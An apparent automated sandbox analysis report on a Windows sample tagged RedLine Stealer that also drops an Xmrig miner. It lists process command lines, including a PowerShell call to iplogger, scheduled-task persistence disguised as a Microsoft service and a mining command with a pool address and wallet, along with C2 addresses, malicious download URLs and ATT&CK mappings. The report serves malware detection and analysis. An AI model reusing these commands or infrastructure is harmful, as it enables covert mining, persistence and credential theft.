ID: 356507
Sample Name:
8TD8GfTtaW.exe
Cookbook: default.jbs
Time: 09:10:10
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 8TD8GfTtaW.exe

Overview


General Information

Sample Name:	8TD8GfTtaW.exe
Analysis ID:	356507
MD5:	a5d3fdf55abb54e..
SHA1:	c177421eb77f0d3.
SHA256:	677618666eb31c..
Tags:	exe RedLineStealer

Most interesting Screenshot:



Detection




RedLine Xmrig

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Xmrig
- Yara detected RedLine Stealer
- Yara detected Xmrig cryptocurrency…
- Binary contains a suspicious time st…
- Connects to a pastebin service (like…
- Detected Stratum mining protocol
- Drops PE files to the startup folder

Classification



Startup

- **System is w10x64**
- 8TD8GfTtaW.exe (PID: 6708 cmdline: 'C:\Users\user\Desktop\8TD8GfTtaW.exe' MD5: A5D3FDF55ABB54EC0B632DEE9D3459D4)
  - nulhfhsi.exe (PID: 6988 cmdline: 'C:\Users\user\AppData\Local\nulhfhsi.exe' MD5: 70DCA411445D3B4394D9C467BF3FF994)
    - evs.exe (PID: 6396 cmdline: 'C:\Users\user\AppData\Local\Temp\evs.exe' MD5: 8C373745D8604DA05314DE16F0BF7CED)
      - cmd.exe (PID: 5964 cmdline: 'cmd' /c start '' 'hello_C# (2).exe' & start '' 'hello_C#.exe' & start '' 'jo.exe' & powershell -command 'Invoke-WebRequest -Uri https://iplogger.org/1n6Zw7' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 5608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - hello_C# (2).exe (PID: 6252 cmdline: 'hello_C# (2).exe' MD5: D6B9F530E7E8DDEBEA8069A0D94AD38E)
          - conhost.exe (PID: 1488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - hello_C#.exe (PID: 6800 cmdline: 'hello_C#.exe' MD5: D6B9F530E7E8DDEBEA8069A0D94AD38E)
          - conhost.exe (PID: 4648 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - jo.exe (PID: 4948 cmdline: 'jo.exe' MD5: 28E49F705BFD5A6785391BAC1C0E3359)
        - powershell.exe (PID: 6420 cmdline: powershell -command 'Invoke-WebRequest -Uri https://iplogger.org/1n6Zw7' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - revs.exe (PID: 4784 cmdline: 'C:\Users\user\AppData\Local\Temp\revs.exe' MD5: 029CE2E532FE5C70D3342F978F5463D0)
  - lxoqz3o0.exe (PID: 5748 cmdline: 'C:\Users\user\AppData\Local\lxoqz3o0.exe' MD5: F0ECEFED65B00699CC2B57BF81492F56)
    - schtasks.exe (PID: 6212 cmdline: 'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 6300 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cpu.exe (PID: 6272 cmdline: 'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1 MD5: E95F766A3748042EFBF0F05D823F82B7)
      - conhost.exe (PID: 5544 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- RantimeBroker.exe (PID: 6352 cmdline: C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe MD5: F0ECEFED65B00699CC2B57BF81492F56)
  - schtasks.exe (PID: 328 cmdline: 'C:\Windows\System32\schtasks.exe' /create /sc MINUTE /mo 1 /tn 'Windows Service Microsoft Corporation' /tr 'C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe' /f MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cpu.exe (PID: 7072 cmdline: 'C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe' -o stratum+tcp://pool.minexmr.com:4444 --algo cn/r -u 42ZYH6myZTcdLqfmCpSCggN8ppdku4PK16kH8UFFyTesddFwT5ihd2QFsWS2BGnuwXWfnrtbJbr5w7dqgeBRZDJcUzia53j./ --donate-level=1 MD5: E95F766A3748042EFBF0F05D823F82B7)
- iexplore.exe (PID: 6064 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6360 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6064 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- Chrome updater.exe (PID: 5056 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Chrome updater.exe' MD5: 029CE2E532FE5C70D3342F978F5463D0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.468885799.000000000380D000.00000004.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000004.00000003.395439436.0000000006A7E000.00000004.00000001.sdmp	CoinMiner_Strings	Detects mining pool protocol string in Executable	Florian Roth	• 0x32753:$s1: stratum+tcp://
00000004.00000003.395439436.0000000006A7E000.00000004.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000011.00000002.528913817.00000247A05AB000.00000004.00000001.sdmp	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
00000004.00000003.395495832.0000000006A8E000.00000004.00000001.sdmp	CoinMiner_Strings	Detects mining pool protocol string in Executable	Florian Roth	• 0x22753:$s1: stratum+tcp://
Click to see the 32 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
37.2.Chrome updater.exe.400000.0.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x8284:$s2: .2265|ii
6.2.lxoqz3o0.exe.f0000.0.unpack	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
14.2.RantimeBroker.exe.1130000.0.unpack	JoeSecurity_Xmrig	Yara detected Xmrig cryptocurrency miner	Joe Security	
25.2.revs.exe.400000.0.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x8284:$s2: .2265|ii
4.2.nulhfhsi.exe.3b0000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Xmrig

Signature Overview



- AV Detection
- Bitcoin Miner
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Bitcoin Miner:

- Yara detected Xmrig cryptocurrency miner
- Detected Stratum mining protocol
- Found strings related to Crypto-Mining

Compliance:

- Detected unpacking (overwrites its own PE header)
- Uses 32bit PE files
- Uses insecure TLS / SSL version for HTTPS connection
- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Networking:

- Connects to a pastebin service (likely for C&C)
- Uses known network protocols on non-standard ports

System Summary:

- PE file contains section with special chars
- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)
- Binary contains a suspicious time stamp

Persistence and Installation Behavior:

- Sample is not signed and drops a device driver

Boot Survival:

- Drops PE files to the startup folder
- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Uses known network protocols on non-standard ports

Malware Analysis System Evasion:

- Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Query firmware table information (likely to detect VMs)
- Tries to detect sandboxes / dynamic malware analysis system (registry check)
- Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

- Hides threads from debuggers
- Tries to detect sandboxes and other dynamic analysis tools (window names)

Stealing of Sensitive Information:

- Yara detected RedLine Stealer
- Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


- Yara detected RedLine Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Valid Accounts	Windows Management Instrumentation 4 2 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	We Se
Default Accounts	Native API 1	Windows Service 1	Access Token Manipulation 1	Obfuscated Files or Information 2	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Ing Tra

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Domain Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Windows Service 1	Software Packing 2 3	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	En Ch
Local Accounts	At (Windows)	Registry Run Keys / Startup Folder 1 2	Process Injection 1 2	Timestomp 1	NTDS	System Information Discovery 2 5 7	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer	No Po
Cloud Accounts	Cron	Network Logon Script	Scheduled Task/Job 1	Masquerading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	No Ap La Pr
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 1 2	Virtualization/Sandbox Evasion 5 5	Cached Domain Credentials	Security Software Discovery 8 7 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Ap La Pr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 5 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Process Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We Pr
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
8TD8GfTtaW.exe	43%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\evs.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\jo.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\evs.exe	82%	ReversingLabs	Win32.Ransomware.LockbitCrypt	
C:\Users\user\AppData\Local\Temp\hello_C# (2).exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\hello_C# (2).exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\hello_C#.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\hello_C#.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\jo.exe	79%	ReversingLabs	Win32.Trojan.Glupteba	
C:\Users\user\AppData\Local\Temp\nsx24D0.tmp\KSRDY0PL.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsx24D0.tmp\KSRDY0PL.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\revs.exe	24%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\revs.exe	90%	ReversingLabs	ByteCode-MSIL.Trojan.ClipBanker	
C:\Users\user\AppData\Local\lxoqz3o0.exe	61%	ReversingLabs	Win32.Packed.Themida	
C:\Users\user\AppData\Local\nulhfhsi.exe	24%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\nulhfhsi.exe	66%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
25.0.revs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1133612		Download File
22.0.evs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
31.3.jo.exe.860000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
37.0.Chrome updater.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1133612		Download File
4.2.nulhfhsi.exe.4763110.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.0.nulhfhsi.exe.3b0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.2.jo.exe.8b0000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
31.2.jo.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
31.2.jo.exe.850e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
22.2.evs.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.2.nulhfhsi.exe.38bd834.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.nulhfhsi.exe.3b0000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
4.1.nulhfhsi.exe.3b0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.nulhfhsi.exe.38c513c.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
blog.agencia10x.com	11%	Virustotal		Browse
api.ip.sb	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.geoplugin.net/json.gp?ip=https://api.ip.sb/geoipsecuritywaves-exchange	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://schemas.datacontract.org	0%	URL Reputation	safe	
http://195.2.84.91/cpu.zip	5%	Virustotal		Browse
http://195.2.84.91/cpu.zip	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org/2004/07/CONTEXT.Models.Enums	0%	Avira URL Cloud	safe	
http://87.251.71.75:32144	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.com/dance.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/	0%	Avira URL Cloud	safe	
http://www.geoplugin.net/json.gp?ip=https://api.ip.sb/geoip	0%	Avira URL Cloud	safe	
http://87.251.71.75:3214/	0%	Avira URL Cloud	safe	
http://https://d301sr5gafysq2.cloudfront.net;	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetTasksResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/SendClientInfo	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.com	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://tempuri.org/0	0%	Avira URL Cloud	safe	
http://195.2.84.91/nvidia.zip	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetSettingsResponse	0%	Avira URL Cloud	safe	
http://87.251.71.75:3214	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/SendClientInfoResponse	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetTasks	0%	Avira URL Cloud	safe	
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	0%	Avira URL Cloud	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://schemas.datacontract.org/2004/07/	0%	URL Reputation	safe	
http://https://blog.agencia10x.com/Done.exe	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://https://api.ip.sb	0%	Avira URL Cloud	safe	
http://87.251.71.75:	0%	Avira URL Cloud	safe	
http://87.251.71.75:3214t	0%	Avira URL Cloud	safe	
http://checkip.dyndns.org	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/CompleteTaskResponse	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://195.2.84.91/amd.zip	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.com4	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://tempuri.org/IRemotePanel/Complete	0%	Avira URL Cloud	safe	
http://https://blog.agencia10x.com/mex.exe	100%	Avira URL Cloud	malware	
http://https://pastebin.com4	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/CompleteTask	0%	Avira URL Cloud	safe	
http://tempuri.org/IRemotePanel/GetSettings	0%	Avira URL Cloud	safe	
http://blog.agencia10x.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ianawhois.vip.icann.org	192.0.47.59	true	false		high
bitbucket.org	104.192.141.1	true	false		high
s3-1-w.amazonaws.com	52.217.107.52	true	false		high
blog.agencia10x.com	104.21.67.51	true	true	• 11%, Virustotal, Browse	unknown
iplogger.org	88.99.66.31	true	false		high
WHOIS.RIPE.NET	193.0.6.135	true	false		high
pool.minexmr.com	51.68.21.186	true	false		high
pastebin.com	104.23.99.190	true	false		high
bbuseruploads.s3.amazonaws.com	unknown	unknown	false		high
api.ip.sb	unknown	unknown	true	• 1%, Virustotal, Browse	unknown
whois.iana.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://195.2.84.91/cpu.zip	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://87.251.71.75:3214/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	nulhfhsi.exe, 00000004.0000000 2.471282250.0000000003A52000.0 0000004.00000001.sdmp	false		high
http://https://icanhazip.com	nulhfhsi.exe	false		high
http://https://duckduckgo.com/ac/?q=	nulhfhsi.exe, 00000004.0000000 2.471282250.0000000003A52000.0 0000004.00000001.sdmp	false		high
http://www.geoplugin.net/json.gp? ip=https://api.ip.sb/geoipsecuritywaves-exchange	nulhfhsi.exe, 00000004.0000000 2.443721950.00000000003B2000.0 0000040.00020000.sdmp	false	• Avira URL Cloud: safe	unknown

